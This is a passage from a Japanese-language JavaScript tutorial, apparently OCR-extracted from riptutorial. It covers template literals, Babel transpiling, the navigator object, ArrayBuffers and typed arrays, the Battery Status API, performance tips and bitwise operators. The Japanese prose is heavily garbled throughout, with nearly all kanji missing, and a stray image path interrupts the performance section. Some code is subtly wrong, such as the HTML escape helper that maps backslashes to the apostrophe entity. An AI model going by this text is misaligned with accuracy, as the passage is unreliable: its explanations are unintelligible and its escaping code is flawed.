            .replace(/>/g, '&gt;')
            .replace(/"/g, '&quot;')
            .replace(/\\/g, '&#39;'));
  }
}

function HTML(strings, ...substitutions) {
  const escapedFlattenedSubstitutions =
      substitutions.map(s => [].concat(s).map(HTMLString.escape).join(''));
  const pieces = [];
  for (const i of strings.keys()) {
    pieces.push(strings[i], escapedFlattenedSubstitutions [i] || '');
  }
  return new HTMLString(pieces.join(''));
}

const title = "Hello World";
const iconSrc = "/images/logo.png";
const names = ["John", "Jane", "Joe", "Jill"];

document.body.innerHTML = HTML`
  <h1><img src="${iconSrc}" /> ${title}</h1>

  <ul> ${names.map(name => HTML`
    <li>${name}</li>
  `)} </ul>
`;
```

き

テンプレートリテラルは、なをつのようにします。それらはバックチック``まれ、のにまたがることができます。

テンプレートリテラルにはめみもめることができます。これらのは、`$`と`{}`されます`{}`

```
//A single line Template Literal
var aLiteral = `single line string data`;


//Template Literal that spans across lines
var anotherLiteral = `string data that spans
         across multiple lines of code`;

//Template Literal with an embedded expression
var x = 2;
var y = 3;
var theTotal = `The total is ${x + y}`;     // Contains "The total is 5"



//Comarison of a string and a template literal
var aString = "single line string data"
console.log(aString === aLiteral)                          //Returns true
```

Tagged Template LiteralsやRawプロパティなど、リテラルののくのがあります。これらはのでさ

れています。

オンラインでテンプレートリテラルをむ https://riptutorial.com/ja/javascript/topic/418/テンプレートリテラル

45: トランスペアリング

き

トランスペアリングは、のプログラミングをし、それをのターゲットにするプロセスです。このでは、transpilingはJSをコンパイルして、それらをJavascriptのターゲットにします。

Transpilingは、ソースコードをソースコードにするプロセスです。これは、JavaScriptのなアクティビティです。

なJavaScriptアプリケーションChrome、Firefox、NodeJSなどでできるは、のECMAScriptES6 / ES2015、ES7 / ES2016などよりれていることがよくあります。がされると、JavaScriptアプリケーションののバージョンでネイティブにできるようになります。

エンジニアは、しいJavaScriptリリースをつのではなく、コンパイラをしてしいのコードをのアプリケーションとのあるコードにすることで、にネイティブにするコードをすることができます。なには、 BabelとGoogle Traceurがあります。

Transpilersをって、TypeScriptやCoffeeScriptのようなのから、の「バニラ」JavaScriptにすることもできます。この、はあるからのにされます。

Examples

トランスポートの

ES6 / ES2015ES5 バベル

このES2015の

```
// ES2015 arrow function syntax
[1,2,3].map(n => n + 1);
```

され、このES5にされます。

```
// Conventional ES5 anonymous function syntax
[1,2,3].map(function(n) {
    return n + 1;
});
```

CoffeeScript to Javascriptビルトイン**CoffeeScript**コンパイラ

このCoffeeScript

```
# Existence:
alert "I knew it!" if elvis?
```

され、Javascriptにされます

```
if (typeof elvis !== "undefined" && elvis !== null) {
  alert("I knew it!");
}
```

どのようにはするのですか

ほとんどのコンパイルからJavascriptには、CoffeeScriptまたはTypeScriptのような されたトランスバ―タがあります。この、のやチェックボックスをして、のトランスバ―タをにするだけでよいでしょう。なは、トランスバイヤ―にしてすることもできます。

ES6 / ES2016-to-ES5の、されるもなはBabelです。

どうしてはするべきですか

もされているはのとおりです。

- しいをにする
- すべてのブラウザではないにしてもほとんどのブラウザの
- CoffeeScriptやTypeScriptのようなによるJavascriptへの/のの

BabelでES6 / 7をいめる

ES6のブラウザサポートはしていますが、コ―ドがにサポ―トされていないでもすることをするには、ES6 / 7からES5へのBabelをしてください。

についてすることなくプロジェクトでES6 / 7をしたいは、 NodeおよびBabel CLIをできます

Babel for ES6 / 7サポ―トのプロジェクトのクイックセットアップ

1. ノ―ドのダウンロードとインストール
2. おにりのコマンドラインツ―ルをしてフォルダにしてプロジェクトをする

```
~ npm init
```

3. Babel CLIのインスト―ル

```
~ npm install --save-dev babel-cli
~ npm install --save-dev babel-preset-es2015
```

4. `.js`ファイルをするための`scripts`フォルダをし、にされたにのあるファイルがされる`dist/scripts`フォルダを`dist/scripts`ます。
5. プロジェクトのルートフォルダに`.babelrc`ファイルをし、これにきみます

```
{
    "presets": ["es2015"]
}
```

6. `package.json`ファイル `npm init`をしたときにされたをし、 `build`スクリプトを`scripts`プロパティにします。

```
{
    ...
    "scripts": {
    ... ,
    "build": "babel scripts --out-dir dist/scripts"
    },
    ...
}
```

7. ES6 / 7でプログラミングをしむ
8. すべてのファイルをES5にするには、のコマンドをします

```
~ npm run build
```

よりなプロジェクトのために、あなたはりたいかもしれませんがふみまたはWebPACKのを

オンラインでトランスペアリングをむ https://riptutorial.com/ja/javascript/topic/3778/トランスペアリング

46: ナビゲーターオブジェクト

- var userAgent = navigator.userAgent; / *ににりてることができます* /

1. **Navigator**オブジェクトのパブリック・スタンダードはありませんが、すべてのなブラウザーでサポートされています。

2. **navigator.product**プロパティは、ブラウザのエンジンをするためのできるとはなされません。ほとんどのブラウザは**Gecko**をします。また、のではサポートされていません。

    - Internet Explorer 10
    - オペラ12

3. Internet Explorerでは、 **navigator.geolocation**プロパティはIE 8よりいバージョンではサポートされていません

4. **navigator.appCodeName**プロパティは、のすべてのブラウザで**Mozilla**をします。

Examples

なブラウザデータをして**JSON**オブジェクトとしてします

のをすると、のブラウザにするをし、JSONですことができます。

```
function getBrowserInfo() {
    var
        json = "[{",

        /* The array containing the browser info */
        info = [
            navigator.userAgent, // Get the User-agent
            navigator.cookieEnabled, // Checks whether cookies are enabled in browser
            navigator.appName, // Get the Name of Browser
            navigator.language,  // Get the Language of Browser
            navigator.appVersion,  // Get the Version of Browser
            navigator.platform  // Get the platform for which browser is compiled
        ],

        /* The array containing the browser info names */
        infoNames = [
                  "userAgent",
                  "cookiesEnabled",
                  "browserName",
                  "browserLang",
                  "browserVersion",
                  "browserPlatform"
        ];

    /* Creating the JSON object */
    for (var i = 0; i < info.length; i++) {
        if (i === info.length - 1) {
```

```
            json += '"' + infoNames[i] + '": "' + info[i] + '"';
        }
        else {
            json += '"' + infoNames[i] + '": "' + info[i] + '",';
        }
    };

    return json + "}]";
};
```

オンラインでナビゲータオブジェクトをむ https://riptutorial.com/ja/javascript/topic/4521/ナビゲータオブジェクト

47: バイナリデータ

きは、はKhronosエディタのでされ、でECMAScript 6§24と§22.2でされました 。

ブロブは、W3C File APIでされます 。

Examples

BlobとArrayBuffersのの

JavaScriptには、ブラウザでバイナリデータをする2つのながあります。 ArrayBuffers / TypedArraysには、できるのバイナリデータがまれています。ブロブにはのバイナリデータがまれています。このバイナリデータは、のFileインターフェイスをしてのみアクセスできます。

BlobをArrayBufferする

```
var blob = new Blob(["\x01\x02\x03\x04"]),
    fileReader = new FileReader(),
    array;

fileReader.onload = function() {
    array = this.result;
    console.log("Array contains", array.byteLength, "bytes.");
};

fileReader.readAsArrayBuffer(blob);
```

6

Promise をしてBlobをArrayBufferする

```
var blob = new Blob(["\x01\x02\x03\x04"]);

var arrayPromise = new Promise(function(resolve) {
    var reader = new FileReader();

    reader.onloadend = function() {
        resolve(reader.result);
    };

    reader.readAsArrayBuffer(blob);
});

arrayPromise.then(function(array) {
    console.log("Array contains", array.byteLength, "bytes.");
});
```

ArrayBufferまたはきをBlobする

```
var array = new Uint8Array([0x04, 0x06, 0x07, 0x08]);

var blob = new Blob([array]);
```

DataViewsでArrayBuffersをする

DataViewsは、オブジェクトをののとしてするのではなく、ArrayBufferから々のをみきするメソッドをします。ここでは2バイトをにし、それらを16ビットのなし、つまりビッグエンディアンからリトルエンディアンのにします。

```
var buffer = new ArrayBuffer(2);
var view = new DataView(buffer);

view.setUint8(0, 0xFF);
view.setUint8(1, 0x01);

console.log(view.getUint16(0, false)); // 65281
console.log(view.getUint16(0, true));  // 511
```

Base64からTypedArrayをする

```
var data =
   'iVBORw0KGgoAAAANSUhEUgAAAAUAAAAFCAYAAACN' +
   'byblAAAAHElEQVQI12P4//8/w38GIAXDIBKE0DHx' +
   'gljNBAAO9TXL0Y4OHwAAAABJRU5ErkJggg==';

var characters = atob(data);

var array = new Uint8Array(characters.length);

for (var i = 0; i < characters.length; i++) {
  array[i] = characters.charCodeAt(i);
}
```

きの

TypedArraysは、バイナリArrayBufferになるビューをするのセットです。ほとんどの、りてられたすべてのをのにするのようにします。 ArrayBufferインスタンスをTypedArrayコンストラクタにして、そのデータのしいビューをすることができます。

```
var buffer = new ArrayBuffer(8);
var byteView = new Uint8Array(buffer);
var floatView = new Float64Array(buffer);

console.log(byteView);  // [0, 0, 0, 0, 0, 0, 0, 0]
console.log(floatView); // [0]
byteView[0] = 0x01;
byteView[1] = 0x02;
byteView[2] = 0x04;
byteView[3] = 0x08;
console.log(floatView); // [6.64421383e-316]
```

ArrayBuffersは、 `.slice(...)`メソッドをしてまたはTypedArrayビューをしてコピーできます。

```
var byteView2 = byteView.slice();
var floatView2 = new Float64Array(byteView2.buffer);
byteView2[6] = 0xFF;
console.log(floatView);  // [6.64421383e-316]
console.log(floatView2); // [7.06327456e-304]
```

イメージファイルのバイナリの

このはこのにされています 。

File APIをしてファイルをロードするをしていることがです。

```
// preliminary code to handle getting local file and finally printing to console
// the results of our function ArrayBufferToBinary().
var file = // get handle to local file.
var reader = new FileReader();
reader.onload = function(event) {
    var data = event.target.result;
    console.log(ArrayBufferToBinary(data));
};
reader.readAsArrayBuffer(file); //gets an ArrayBuffer of the file
```

は、 `DataView`をしてファイルデータを1と0ににし`DataView`。

```
function ArrayBufferToBinary(buffer) {
   // Convert an array buffer to a string bit-representation: 0 1 1 0 0 0...
   var dataView = new DataView(buffer);
   var response = "", offset = (8/8);
   for(var i = 0; i < dataView.byteLength; i += offset) {
       response += dataView.getInt8(i).toString(2);
   }
   return response;
}
```

`DataView`すると、データをみきできます。 `getInt8`は、データをバイトここでは`0` から`ArrayBuffer`でされたをき8ビットにし、 `toString(2)`は8ビットをバイナリつまり1と0の。

ファイルはバイトとしてされます。 'マジック'オフセットは、ファイルをバイトですること、すなわち8ビットとして8ビットでみむことによってられることによってられます。バイトされたつまり8ビットのファイルを32ビットにみもうとすると、32/8 = 4がバイトスペースのになります。これはバイトオフセットです。

このタスクでは、 `DataView`はです。データのエンディアンまたはがしたたとえば、なるベースでエンコードされたヘッダーをつPDFファイルをみみ、そのをのあるものにしたいなど、これらはにされます。テキストをしたいだけなので、はにしません。

はるかにれた、よりなは、 `ArrayBuffer`をなし8ビットでされた`UInt8Array`きをして`UInt8Array`ことができます。

```
function ArrayBufferToBinary(buffer) {
    var uint8 = new Uint8Array(buffer);
    return uint8.reduce((binary, uint8) => binary + uint8.toString(2), "");
}
```

arrayBufferをする

arrayBufferをするなとして、フードのに`DataView`メソッドをするなイテレータをできます。

```
var ArrayBufferCursor = function() {
  var ArrayBufferCursor = function(arrayBuffer) {
    this.dataview = new DataView(arrayBuffer, 0);
    this.size = arrayBuffer.byteLength;
    this.index = 0;
  }

  ArrayBufferCursor.prototype.next = function(type) {
    switch(type) {
      case 'Uint8':
        var result = this.dataview.getUint8(this.index);
        this.index += 1;
        return result;
      case 'Int16':
        var result = this.dataview.getInt16(this.index, true);
        this.index += 2;
        return result;
      case 'Uint16':
        var result = this.dataview.getUint16(this.index, true);
        this.index += 2;
        return result;
      case 'Int32':
        var result = this.dataview.getInt32(this.index, true);
        this.index += 4;
        return result;
      case 'Uint32':
        var result = this.dataview.getUint32(this.index, true);
        this.index += 4;
        return result;
      case 'Float':
      case 'Float32':
        var result = this.dataview.getFloat32(this.index, true);
        this.index += 4;
        return result;
      case 'Double':
      case 'Float64':
        var result = this.dataview.getFloat64(this.index, true);
        this.index += 8;
        return result;
      default:
        throw new Error("Unknown datatype");
    }
  };

  ArrayBufferCursor.prototype.hasNext = function() {
    return this.index < this.size;
  }

  return ArrayBufferCursor;
});
```

のようにイテレータをできます

```
var cursor = new ArrayBufferCursor(arrayBuffer);
```

`hasNext`をってアイテムがまだするかどうかをべることができます

```
for(;cursor.hasNext();) {
    // There's still items to process
}
```

`next`をってのをることができます

```
var nextValue = cursor.next('Float');
```

このようなイテレータをすると、バイナリデータをするのパーサーをするのがになります。

オンラインでバイナリデータをむ https://riptutorial.com/ja/javascript/topic/417/バイナリデータ

48: バッテリーステータスAPI

1. Battery Status APIは、ユーザーのためにリモートトラッカーによってされるプライバシーのから、もはやできないことにしてください。

2. バッテリーステータスAPIは、クライアントのバッテリーのためのアプリケーションプログラミングインターフェースです。それはのをします

    - `'chargingchange'`イベントと`battery.charging`によるバッテリー。
    - `'levelchange'`イベントと`battery.level`をしてバッテリーレベル。
    - `'chargingtimechange'`イベントと`battery.chargingTime`によって。
    - `'dischargingtimechange'`イベントと`battery.dischargingTime`をして。

3. MDN Docs https : //developer.mozilla.org/en/docs/Web/API/Battery_status_API

Examples

のバッテリーレベルをする

```
// Get the battery API
navigator.getBattery().then(function(battery) {
    // Battery level is between 0 and 1, so we multiply it by 100 to get in percents
    console.log("Battery level: " + battery.level * 100 + "%");
});
```

バッテリーはされていますか

```
// Get the battery API
navigator.getBattery().then(function(battery) {
    if (battery.charging) {
        console.log("Battery is charging");
    } else {
        console.log("Battery is discharging");
    }
});
```

バッテリーがになるまでのをする

```
// Get the battery API
navigator.getBattery().then(function(battery) {
    console.log( "Battery will drain in ", battery.dischargingTime, " seconds" );
});
```

バッテリーがにされるまでのをする

```
// Get the battery API
```

```
navigator.getBattery().then(function(battery) {
    console.log( "Battery will get fully charged in ", battery.chargingTime, " seconds" );
});
```

バッテリーイベント

```
// Get the battery API
navigator.getBattery().then(function(battery) {
    battery.addEventListener('chargingchange', function(){
        console.log( 'New charging state: ', battery.charging );
    });

    battery.addEventListener('levelchange', function(){
        console.log( 'New battery level: ', battery.level * 100 + "%" );
    });

    battery.addEventListener('chargingtimechange', function(){
        console.log( 'New time left until full: ', battery.chargingTime, " seconds" );
    });

    battery.addEventListener('dischargingtimechange', function(){
        console.log( 'New time left until empty: ', battery.dischargingTime, " seconds" );
    });
});
```

オンラインでバッテリーステータスAPIをむ https://riptutorial.com/ja/javascript/topic/3263/バッテリーステータスapi

49: パフォーマンスのヒント

き

JavaScriptは、どのとに、のをするでであることがめられます。のをにするとパフォーマンスがするがありますが、のをしてパフォーマンスをさせることができます。

のはすべてののであることにしてください。でしいコードをいてから、パフォーマンスのがあるは、プロファイラをしてすべきのをします。のあるでなパフォーマンスにをえないコードをにしないでください。

、、。パフォーマンスはしばしばにすることがあり、とともにします。いのは、にはうまくいかず、ユースケースにするがあります。がにはされていることをし、パフォーマンスをなうことなく、ががあることをします。

Examples

パフォーマンスのでtry / catchをける

のJavaScriptエンジンたとえば、Ignition + turbofanののバージョンのNode.jsおよびのバージョンのChromeでは、try / catchブロックをむでオプティマイザがされません。

パフォーマンスがなコードでをするがあるは、のでtry / catchをするがいがあります。たとえば、このはいくつかのではされません。

```
function myPerformanceCriticalFunction() {
    try {
        // do complex calculations here
    } catch (e) {
        console.log(e);
    }
}
```

しかし、リファクタリングしてなコードをの にし、 `try`ブロックからびすことができます。

```
// This function can be optimized
function doCalculations() {
    // do complex calculations here
}

// Still not always optimized, but it's not doing much so the performance doesn't matter
function myPerformanceCriticalFunction() {
    try {
        doCalculations();
    } catch (e) {
        console.log(e);
    }
}
```

のいをすjsPerfベンチマークがあります https ://jsperf.com/try-catch-deoptimization。のバージョンのほとんどのブラウザでは、それほどきないはありませんが、ChromeとFirefox、またはIEのバージョンがそれほどしいものでは、try / catchのヘルパーをびすバージョンがになるがあります。

このようなは、コードのプロファイリングにづいてに、のをいてうがあることにしてください。JavaScriptエンジンがうまくいくにつれ、パフォーマンスをなうことになりかねません。それがけても、ついても、いをみすかは、くのにされることがあるので、にコードへのをしてください。これはすべてのにてはまりますが、にコンパイラ/ランタイムのレベルのにするこのようなマイクロはてはまります。

ヘビーコンピューティングにはメモをする

プロセッサクライアントまたはサーバのいずれかでいをするは、 ののキャッシュである **memoizer** とそのりをするがあります 。これにより、のパラメーターがにされたかどうかをすることができます。えておいてください、なは、をえ、するのをし、スコープのにをじさせないなので、なにmemoizersをしたり、リソースAJAXびしやランダムり。

がをっているとしましょう

```
function fact(num) {
  return (num === 0)? 1 : num * fact(num - 1);
}
```


たとえば、1から100のさなをすとはありませんが、くなってからは、びしスタックをきばしたり、これをうJavascriptエンジンのプロセスをししくしたり、に、エンジンがテールコールでカウントしないDouglas Crockfordはネイティブes6にテールコールがまれているとっていますが

たちはのを1からのにすることができます。それはするでですかしかし、はそれをアドバイスするかどうかかりません memoizerをりましょうか

```
var fact = (function() {
  var cache = {}; // Initialise a memory cache object

  // Use and return this function to check if val is cached
  function checkCache(val) {
    if (val in cache) {
      console.log('It was in the cache :D');
      return cache[val]; // return cached
    } else {
      cache[val] = factorial(val); // we cache it
      return cache[val]; // and then return it
    }

    /* Other alternatives for checking are:
    || cache.hasOwnProperty(val) or !!cache[val]
    || but wouldn't work if the results of those
    || executions were falsy values.
    */
  }

  // We create and name the actual function to be used
```

```
  function factorial(num) {
    return (num === 0)? 1 : num * factorial(num - 1);
  } // End of factorial function

  /* We return the function that checks, not the one
  || that computes because  it happens to be recursive,
  || if it weren't you could avoid creating an extra
  || function in this self-invoking closure function.
  */
  return checkCache;
}());
```

これでできるようになりました



はがをしたかをえめると、 *num*からデクリメントするのではなく1からやすと、すべてのを1から*num*までキャッシュににキャッシュすることができましたが、しておきます。

これはらしいことですが、 のパラメ—タがあるはどうなりますかこれはだには、argumentsでJSON.stringifyをするか、がするのリストオブジェクトのアプロ—チのをするようならしいテクニックをできます。これは、すべてのとがまれるのをするためにわれます。

とじスコープコンセプトのものをし、キャッシュオブジェクトにアクセスできるしいをすをして、のを「メモする」をすることもできます。

ES6のは、きではないは、...をもせずにきえ、 `var args = Array.prototype.slice.call(null, arguments);` トリック; constをきえ、varと、あなたがすでにっているのものとにしましょう。

```
function memoize(func) {
  let cache = {};

  // You can opt for not naming the function
  function memoized(...args) {
    const argsKey = JSON.stringify(args);

    // The same alternatives apply for this example
    if (argsKey in cache) {
      console.log(argsKey + ' was/were in cache :D');
      return cache[argsKey];
    } else {
      cache[argsKey] = func.apply(null, args); // Cache it
      return cache[argsKey]; // And then return it
    }
  }

  return memoized; // Return the memoized function
}
```

これがのにしてすることにきましたが、オブジェクトのではあまりされません。のためになオブ

ジェクトがながあります。また、 `func.apply(null, args)`は`func(...args)`できえることができます`func(...args)`なぜならのはではなく々にるからです。また、のために、funcへのとしてをすことは、がったように`Function.prototype.apply`をしないりうまくいきません。

のをするには、のようにします。

```
const newFunction = memoize(oldFunction);

// Assuming new oldFunction just sums/concatenates:
newFunction('meaning of life', 42);
// -> "meaning of life42"

newFunction('meaning of life', 42); // again
// => ["meaning of life",42] was/were in cache :D
// -> "meaning of life42"
```

コードのベンチマーク - の

パフォーマンスにするヒントは、JSエンジンののにきくしており、のでのみするとされます。パフォーマンスののなは、をみるにまずし、されたのにするがあるということです。

コードのをするには、のようなさまざまなツールをできます。

されたページのタイミングのパフォーマンスをすパフォーマンスインタフェースブラウザでのみ。

Node.jsのprocess.hrtimeは、[、ナノ]のタプルとしてタイミングをします。なしでびされると、のがされますが、にされたをとしてびされ、2つののをします。

コンソールタイマー `console.time("labelName")`は、のをトラッキングするためにできるタイマーをします。タイマーにのラベルをけ、えられたページで10,000のタイマーをすることができます。`console.timeEnd("labelName")`をじでびすと、ブラウザはされたのタイマーをし、タイマーのしたをミリでします。 timeとtimeEndにされるがしなければ、タイマーはしません。

Date.now`Date.now()`は、のタイムスタンプをミリでします。これは、19701100:00:00 UTCからまでののです。メソッドnowはDateのメソッドなので、にDate.nowとしてします。

1 `performance.now()`

このでは、をするためののをし、 DOMHighResTimeStamp ミリをに1000の1ミリにす Performance.nowメソッドをします。

```
let startTime, endTime;

function myFunction() {
    //Slow code you want to measure
}

//Get the start time
startTime = performance.now();
```

```
//Call the time-consuming function
myFunction();

//Get the end time
endTime = performance.now();

//The difference is how many milliseconds it took to call myFunction()
console.debug('Elapsed time:', (endTime - startTime));
```

コンソールのはのようになります。

```
Elapsed time: 0.10000000009313226
```

`performance.now()`は、が1000の1ミリですが、 がもいブラウザでのをします。

2 `Date.now()`をする

このでは、きな100ののののをし、 `Date.now()`メソッドをします

```
let t0 = Date.now(); //stores current Timestamp in milliseconds since 1 January 1970 00:00:00
UTC
let arr = []; //store empty array
for (let i = 0; i < 1000000; i++) { //1 million iterations
   arr.push(i); //push current i value
}
console.log(Date.now() - t0); //print elapsed time between stored t0 and now
```

3 `console.time("label") console.timeEnd("label")`

このでは、2とじタスクをしていますが、 `console.time("label") console.timeEnd("label")`メソッドをします

```
console.time("t"); //start new timer for label name: "t"
let arr = []; //store empty array
for(let i = 0; i < 1000000; i++) { //1 million iterations
   arr.push(i); //push current i value
}
console.timeEnd("t"); //stop the timer for label name: "t" and print elapsed time
```

4では、 `process.hrtime()`をし`process.hrtime()`

Node.jsプログラムでは、これはやされたをするもなです。

```
let start = process.hrtime();

// long execution here, maybe asynchronous

let diff = process.hrtime(start);
// returns for example [ 1, 2325 ]
console.log(`Operation took ${diff[0] * 1e9 + diff[1]} nanoseconds`);
// logs: Operation took 1000002325 nanoseconds
```

グロ―バル、、およびインデックスにするロ―カルをする

Javascriptエンジンは、にロ―カルスコ―プのをしてから、をします。がのけされたまたはのである、をするにをにします。

これは、パフォ―マンスになコ―ドをうにがあります。えば、の`for`ル―プをる

```
var global_variable = 0;
function foo(){
    global_variable = 0;
    for (var i=0; i<items.length; i++) {
        global_variable += items[i];
    }
}
```

`for`ループのすべてので、エンジンは`items`をし、の`length`をし、 `items`し、 `items`インデックス`i`でをし、に`global_variable`します。

ののなきえはのとおりです。

```
function foo(){
    var local_variable = 0;
    for (var i=0, li=items.length; i<li; i++) {
        local_variable += items[i];
    }
    return local_variable;
}
```

きえられた`for`ループのすべてので、エンジンは`li`をし、 `items`をし、インデックス`i`でをし、`local_variable`をします。ロ―カルのスコ―プをするだけです。

オブジェクトをするのではなくする

A

```
var i,a,b,len;
a = {x:0,y:0}
function test(){ // return object created each call
    return {x:0,y:0};
}
function test1(a){ // return object supplied
    a.x=0;
    a.y=0;
    return a;
}

for(i = 0; i < 100; i ++){ // Loop A
   b = test();
}

for(i = 0; i < 100; i ++){ // Loop B
   b = test1(a);
}
```

ループBはループAよりも4400です

パフォーマンスコードでしいオブジェクトをすることはにです。ループAは`test()`をびします。このはびしごとにしいオブジェクトをします。されたオブジェクトはごとにされ、ループBはオブジェクトのりをする`test1()`をびし`test1()`。したがって、じオブジェクトをし、しいオブジェクトのりてやなGCヒットをけます。 GCはにまれなかった

B

```
var i,a,b,len;
a = {x:0,y:0}
function test2(a){
    return {x : a.x * 10,y : a.x * 10};
}
function test3(a){
    a.x= a.x * 10;
    a.y= a.y * 10;
    return a;
}
for(i = 0; i < 100; i++){  // Loop A
    b = test2({x : 10, y : 10});
}
for(i = 0; i < 100; i++){ // Loop B
    a.x = 10;
    a.y = 10;
    b = test3(a);
}
```

ループBはループAよりも5500です

DOMアップデートをする

ブラウザでJavaScriptをするとよくられるいは、にDOMをすることです。

ここでとなるのは、DOMインターフェイスのすべてのによってブラウザがをレンダリングすることです。によってページののレイアウトがされたは、ページレイアウトをするがあり、もなでもにパフォーマンスがくなります。ページをするプロセスはリフローとばれ、ブラウザのがくなったり、がなくなったりするがあります。

をあまりにすることのは、リストにをするのでされています。

`<ul>`をむのをえてみましょう。

```
<!DOCTYPE html>
<html>
    <body>
        <ul id="list"></ul>
    </body>
</html>
```

リストに`5000`のアイテムを5000しますこれはなコンピュータでこれをしてをげることができます

。

```
var list = document.getElementById("list");
for(var i = 1; i <= 5000; i++) {
    list.innerHTML += `<li>item ${i}</li>`;  // update 5000 times
}
```

この、1つのDOMアップデートで5000のをすべてバッチすることで、パフォーマンスをさせることができます。

```
var list = document.getElementById("list");
var html = "";
for(var i = 1; i <= 5000; i++) {
    html += `<li>item ${i}</li>`;
}
list.innerHTML = html;     // update once
```

`document.createDocumentFragment()`は、ループによってされたHTMLのコンテナとしてできます。このメソッドは、コンテナエレメントの`innerHTML`プロパティをするのをよりもわずかにです。

```
var list = document.getElementById("list");
var fragment = document.createDocumentFragment();
for(var i = 1; i <= 5000; i++) {
    li = document.createElement("li");
    li.innerHTML = "item " + i;
    fragment.appendChild(li);
    i++;
}
list.appendChild(fragment);
```

オブジェクトプロパティを**null**でしています

すべてのJavaScript JITコンパイラは、されるオブジェクトについてコードをしようとしています。 mdnからのヒント

> にも、オブジェクトとプロパティはしばしば「」であり、そのような、そのもまたである。 JITはこれについてなアクセスをできます。

オブジェクトをにするのは、コンストラクタでのをすることです。したがって、オブジェクトのにいくつかのプロパティをするは、それらを`null`コンストラクタで`null`。これにより、オプティマイザはライフサイクルのオブジェクトをするのにちます。ただし、すべてのコンパイラにはなるオプティマイザがあり、パフォーマンスのはなるがありますが、がまだかっていなくてもコンストラクタのすべてのプロパティをすることをおめします。

いくつかのテストの。のテストでは、forループをっていくつかのクラスインスタンスのきなをしています。ループので、ののに、すべてのオブジェクトの "x"プロパティにじをりてます。コンストラクタが "x"プロパティをnullですると、はなをしていてもにされます。

これはコードです

```
function f1() {
    var P = function () {
        this.value = 1
    };
    var big_array = new Array(10000000).fill(1).map((x, index)=> {
        p = new P();
        if (index > 5000000) {
            p.x = "some_string";
        }

        return p;
    });
    big_array.reduce((sum, p)=> sum + p.value, 0);
}

function f2() {
    var P = function () {
        this.value = 1;
        this.x = null;
    };
    var big_array = new Array(10000000).fill(1).map((x, index)=> {
        p = new P();
        if (index > 5000000) {
            p.x = "some_string";
        }

        return p;
    });
    big_array.reduce((sum, p)=> sum + p.value, 0);
}


(function perform(){
    var start = performance.now();
    f1();
    var duration = performance.now() - start;

    console.log('duration of f1  ' + duration);


    start = performance.now();
    f2();
    duration = performance.now() - start;

    console.log('duration of f2 ' + duration);
})()
```

これはChromeとFirefoxのです。

```
       FireFox     Chrome
 -------------------------
 f1      6,400      11,400
 f2      1,700       9,600
```

わかりましたが、パフォーマンスのは2つのできくなります。

してNumbersをする

エンジンがあなたのにのさなタイプをしているとしくできれば、されたコーードをすることができます。

このでは、のをしてをするなをします

```
// summing properties
var sum = (function(arr){
        var start = process.hrtime();
        var sum = 0;
        for (var i=0; i<arr.length; i++) {
                sum += arr[i];
        }
        var diffSum = process.hrtime(start);
        console.log(`Summing took ${diffSum[0] * 1e9 + diffSum[1]} nanoseconds`);
        return sum;
})(arr);
```

をり、をしましょう

```
var     N = 12345,
        arr = [];
for (var i=0; i<N; i++) arr[i] = Math.random();
```

```
Summing took 384416 nanoseconds
```

さて、だけをってじことをやってみましょう

```
var     N = 12345,
        arr = [];
for (var i=0; i<N; i++) arr[i] = Math.round(1000*Math.random());
```

```
Summing took 180520 nanoseconds
```

はここでになりました。

エンジンは、JavaScriptでしているのとじタイプをしません。ごじのように、JavaScriptのはすべてIEEE754のです。のなはありません。しかし、エンジンでは、だけをするとできるときは、よりコンパクトでなたとえば、いをできます。

こののは、またはデーータアプリケーーションにとってにです。

オンラインでパフォーマンスのヒントをむ https://riptutorial.com/ja/javascript/topic/1640/パフォーマンスのヒント

50: ビット

Examples

ビット

ビットのは、データのビットにするをします。これらのは、オペランドを2のでき32ビットにします。

32ビットへの

32ビットのはビットをします。たとえば、32ビットをえるのは32ビットにされます。

```
Before: 10100110111110100000000010000011110001000001
After:              10100000000010000011110001000001
```

2の

のバイナリでは、2のとしてのについて$_1$することによってバイナリをつけます。のビットは$_{2^0}$で、のビットは$_{2^{n-1}}$ $_n$はビットのです。たとえば、4ビットをします。

```
// Normal Binary
// 8 4 2 1
   0 1 1 0  => 0 + 4 + 2 + 0 => 6
```

2つののは、のの66がされたにえて1のビットであることをします。 6のビットはのようになります。

```
// Normal binary
   0 1 1 0
// One's complement (all bits inverted)
   1 0 0 1  => -8 + 0 + 0 + 1 => -7
// Two's complement (add 1 to one's complement)
   1 0 1 0  => -8 + 0 + 2 + 0 => -6
```

$_1$のにあるは、2のでそのをしません。$_{1010}$と$_{1111111111010}$はとも$_{-6}$です。

ビットAND

ビットのAND$_{a \ \& \ b}$は、バイナリを$_1$でします。バイナリオペランドのがのに$_1$ち、のすべてので$_0$をします。えば

```
13 & 7 => 5
// 13:     0..01101
```

```
//  7:     0..00111
//-----------------
//  5:     0..00101 (0 + 0 + 4 + 0 + 1)
```

の**Number**のパリティチェック

この「」のわりになことに、くののコードではあまりにもにられる

```
function isEven(n) {
    return n % 2 == 0;
}

function isOdd(n) {
    if (isEven(n)) {
        return false;
    } else {
        return true;
    }
}
```

のパリティをはるかにかつにチェックすることができます

```
if(n & 1) {
    console.log("ODD!");
} else {
    console.log("EVEN!");
}
```

ビット**OR**

ビットごとのOR`a | b`でバイナリをす`1`オペランドはのオペランドのいずれかがする`1`で」Sを、そして`0`のがっているとき`0`に。えば

```
13 | 7 => 15
// 13:     0..01101
//  7:     0..00111
//-----------------
// 15:     0..01111 (0 + 8 + 4 + 2 + 1)
```

ビット**NOT**

ビットごとのNOTは、`~a`えられたのビットします。`a`これは、すべての`1`が`0`になり、すべての`0`が`1`になることをします。

```
~13 => -14
// 13:     0..01101
//-----------------
//-14:     1..10010 (-16 + 0 + 0 + 2 + 0)
```

ビット**XOR**

ビットごとのXOR `a ^ b`は、2つのビットがなるにのみ`1`きます。またはいずれかをするが、をするものではない 。

```
13 ^ 7 => 10
// 13:     0..01101
//  7:     0..00111
//-----------------
// 10:     0..01010  (0 + 8 + 0 + 2 + 0)
```

ののメモリりてをせずに**2**つのをする

```
var a = 11, b = 22;
a = a ^ b;
b = a ^ b;
a = a ^ b;
